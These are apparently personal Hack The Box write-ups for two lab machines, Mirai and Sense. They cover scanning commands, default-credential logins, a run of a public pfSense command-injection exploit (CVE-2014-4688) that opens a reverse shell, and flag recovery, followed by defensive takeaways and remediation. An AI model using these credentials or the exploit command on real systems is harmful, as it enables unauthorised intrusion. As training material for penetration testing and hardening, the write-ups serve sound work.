kami@kali:~$ journalctl
-
Mirai writeup
Mirai writeup
Box name: Mirai
Difficulty: Easy
OS: Linux
Overview: Mirai demonstrates one of the fastest-growing attack vectors in modern times; improperly configured IoT devices. This attack vector is constantly on the rise as more and more IoT devices are being created and deployed around the globe, and is actively being exploited by a wide variety of botnets. Internal IoT devices are also being used for long-term persistence by malicious actors.
Link: https://app.hackthebox.com/machines/Mirai?sort_by=created_at&sort_type=desc
Machine IP: 10.129.30.204
Ran rustscan against the machine.
rustscan -a 10.129.30.204 –ulimit 5000 -b 2000 — -A -Pn


Navigated to the webserver but it errors out. Ran feroxbuster anyways and right away it found stuff so this is a legit webserver.
feroxbuster -u http://10.129.30.204 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt

Went to /admin and its a raspberry pi dashboard.
Mirai deals with default creds. Looked up default creds pi:respberry and I was able to get in.

We’re able to get user.txt.

Ran sudo -l and we have root for everything. I switched to root, looked for the flag but we get trolled and a hint to where it could be.

Navigated there and it looks like we keep getting trolled lol.

Found where it was mounted and ran strings on it.


GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH), 53 (DNS), 80 (HTTP), and 32400 (Plex Media Server). The web server returned an error when browsed directly but feroxbuster confirmed it was active and immediately found content. Discovered an /admin path.
rustscan -a 10.129.30.204 –ulimit 5000 -b 2000 — -A -Pn feroxbuster -u http://10.129.30.204 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
2 – Initial Access – Raspberry Pi default credentials Navigated to /admin and found a Pi-hole dashboard identifying the device as a Raspberry Pi. Researched default Raspberry Pi credentials and authenticated via SSH using the well-known default pi:raspberry. Retrieved user.txt.
Credentials: pi:raspberry
3 – Privilege Escalation – unrestricted sudo Ran sudo -l and found the pi user had unrestricted sudo access. Switched to root immediately.
4 – Root flag recovery from USB drive The root flag was not in the expected location and a message hinted it had been deleted. Found a USB drive mounted on the system and ran strings against the raw device to recover the flag from unallocated space on the drive.
strings /dev/sdb
Key Takeaways
- Default credentials on a network-connected device – The Raspberry Pi was accessible over SSH using the factory default credentials pi:raspberry, one of the most widely exploited credential pairs in IoT botnet attacks including the original Mirai botnet. Default credentials must be changed on every device before it is connected to any network.
- Unrestricted sudo access for the default user – The pi user had full sudo access with no password requirement, meaning any authentication bypass or credential leak leads directly to root with no additional exploitation steps. Default user accounts must have sudo access removed or restricted to only the specific commands required.
- IoT device on a network with no hardening – The Raspberry Pi was running with factory defaults, default credentials, unrestricted sudo, and no apparent network access controls. IoT and embedded devices must be subject to the same hardening standards as any other networked system.
- Sensitive data recoverable from a wiped USB drive – The root flag had been deleted from the USB drive but was recoverable from unallocated space using strings. Deleted data is not securely erased until the storage medium is overwritten. Any storage device holding sensitive data must be securely wiped using a dedicated tool before being repurposed or decommissioned.
- Management interface exposed without authentication – The Pi-hole admin dashboard was accessible without authentication and disclosed device type and software, enabling precise attack planning. Admin interfaces must require authentication and must not be exposed to untrusted networks.
Remediation
[Immediate] Change all default credentials on all IoT and embedded devices Audit every IoT device, Raspberry Pi, network appliance, and embedded system on the network for default credentials. Change all default usernames and passwords immediately before any device is connected to the network. Implement a procurement and deployment checklist that includes credential rotation as a mandatory step.
[Immediate] Remove or restrict sudo access for default accounts Remove unrestricted sudo access from the pi user and all other default accounts across all devices. If elevated access is operationally required, define explicit sudo rules limited to specific required commands and require password authentication for all sudo usage.
[Immediate] Restrict SSH access on IoT devices Disable password-based SSH authentication on all IoT and embedded devices and switch to key-based authentication only. Restrict SSH access to authorized management IP addresses via firewall rules. If SSH is not required, disable it entirely.
[Short-term] Implement secure data deletion procedures Establish a data handling policy requiring all storage media to be securely wiped before repurposing or decommissioning using a tool that performs multiple overwrite passes. Treat USB drives and removable media as potential data leakage points and include them in the data classification and disposal policy.
[Short-term] Require authentication on all admin interfaces The Pi-hole dashboard and any other management interface must require authentication before displaying any content. Place all admin panels behind a VPN or restrict access by source IP. Remove any version or device type disclosure from unauthenticated pages.
[Long-term] Implement an IoT device management and hardening program Define a hardening standard for all IoT and embedded devices covering default credential rotation, service minimization, sudo restrictions, network segmentation, and patch management. Place all IoT devices on a dedicated VLAN with strict egress filtering to prevent them from being used as botnet nodes or pivot points. Include IoT devices in the scope of regular vulnerability scans and penetration tests.
- Default credentials on a network-connected device – The Raspberry Pi was accessible over SSH using the factory default credentials pi:raspberry, one of the most widely exploited credential pairs in IoT botnet attacks including the original Mirai botnet. Default credentials must be changed on every device before it is connected to any network.
-
Sense writeup
Sense writeup
Box name: Sense
Difficulty: Easy
OS: OpenBSD
Overview: Sense, while not requiring many steps to complete, can be challenging for some as the proof of concept exploit that is publicly available is very unreliable. An alternate method using the same vulnerability is required to successfully gain access.
Link: https://app.hackthebox.com/machines/Sense?sort_by=created_at&sort_type=desc
Machine IP: 10.129.30.195
Ran rustscan to scan the machine.
rustscan -a 10.129.30.195 –ulimit 5000 -b 2000 — -A -Pn

Navigated to the webserver.

Nothing outright seems interesting in the source code. No robots.txt. Ran feroxbuster. Tried default credentials of admin:pfsense that I found googling but no luck.
feroxbuster -u http://10.129.30.195 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
While that runs I saw version lighttpd 1.4.35 in the nmap scan. Found this but had no success https://nvd.nist.gov/vuln/detail/CVE-2008-1270. Feroxbuster wasn’t finding anything so instead I ran ferox buster on the https port.
feroxbuster -u https://10.129.30.195 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt –insecure
This also wasn’t finding anything. Ran ferboxbuster specifically for files while I keep looking for any potential exploits.
feroxbuster -u https://10.129.30.195 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt –insecure -x txt,php
This scan was able to find a bunch of .txt and .php files. Here’s a few.

Read through them. Changelog.txt was interesting.

It mentions that there are vulnerabilities that were patched. We also find a system-users.txt that is interesting.

Went back to the login and I was able to login with rohit:pfsense.

We get a version for this. Googled for exploits and found CVE 2014-4688 https://www.exploit-db.com/exploits/43560. I can try this first. Copied the exploit as CVE-2014-4688.py. Ran it while I have a listener.
python3 CVE-2014-4688.py –rhost 10.129.30.195 –lhost 10.10.16.147 –lport 1337 –username rohit –password pfsense

And we got a shell.

From reading the script it looks like this grabs a CSRF token, logs in with our creds then submits a payload at /status_rrd_graph_img.php?database=queues;<PAYLOAD>


And before I stabilized the shell I realized I’m already root so I just grabbed the flags.


GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 80 (HTTP) and 443 (HTTPS). Browsed to the web server and found a pfSense login page. Nothing interesting in source code and no robots.txt. Tried default credentials of admin:pfsense with no success. Noted lighttpd 1.4.35 in the nmap scan output.
rustscan -a 10.129.30.195 –ulimit 5000 -b 2000 — -A -Pn
2 – Directory enumeration and sensitive file discovery Ran feroxbuster against both HTTP and HTTPS. Standard directory enumeration returned nothing useful. Reran feroxbuster targeting specific file extensions against HTTPS and found several txt and php files. Read through them and found two critical files: changelog.txt referencing unpatched vulnerabilities and system-users.txt containing a username and a hint that the default password was in use.
feroxbuster -u https://10.129.30.195 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt –insecure -x txt,php
3 – pfSense login with discovered credentials Used the username from system-users.txt with the default pfSense password and authenticated successfully. Identified the pfSense version from the dashboard.
Credentials: rohit:pfsense
4 – Initial Access and Root – CVE-2014-4688 command injection Researched the pfSense version and found CVE-2014-4688, a command injection vulnerability in the status_rrd_graph_img.php endpoint. The exploit grabs a CSRF token, authenticates with the provided credentials, and injects a payload via the database parameter. Ran the exploit with a netcat listener and caught a shell directly as root. Retrieved both user.txt and root.txt.
python3 CVE-2014-4688.py –rhost 10.129.30.195 –lhost 10.10.16.147 –lport 1337 –username rohit –password pfsense
Key Takeaways
- Sensitive files exposed via web enumeration – System-users.txt and changelog.txt were accessible without authentication and disclosed a username, a password hint, and information about unpatched vulnerabilities. Web servers must not expose configuration, user, or changelog files to unauthenticated users. All non-application files must be removed from the web root.
- Default password in use on a privileged account – The rohit account used the default pfSense password, which is publicly documented. Default passwords must be changed on every account before a service is connected to a network and enforced technically where possible.
- Command injection in pfSense – CVE-2014-4688 (CVSS 10.0 Critical) – The pfSense version running was vulnerable to an authenticated command injection in the graph status endpoint, allowing arbitrary OS command execution. Network appliance and firewall management interfaces must be kept fully patched and restricted to internal management networks only.
- pfSense running as root – The command injection shell landed directly as root with no further escalation required. Management software and firewall platforms running all processes as root means any code execution vulnerability results in immediate full system compromise. Where possible, services should run under dedicated least-privilege accounts.
- Management interface exposed on public-facing ports – The pfSense web interface was directly accessible, allowing exploitation from any host. Firewall and network appliance management interfaces must never be exposed to untrusted networks and must be restricted to a dedicated out-of-band management network or VPN.
Remediation
[Immediate] Patch pfSense to remediate CVE-2014-4688 (CVSS 10.0 Critical) Update pfSense to the latest supported version immediately. CVE-2014-4688 is a decade-old critical vulnerability and its presence indicates no patch management has been applied. If the version is end of life, migrate to a supported pfSense or OPNsense release.
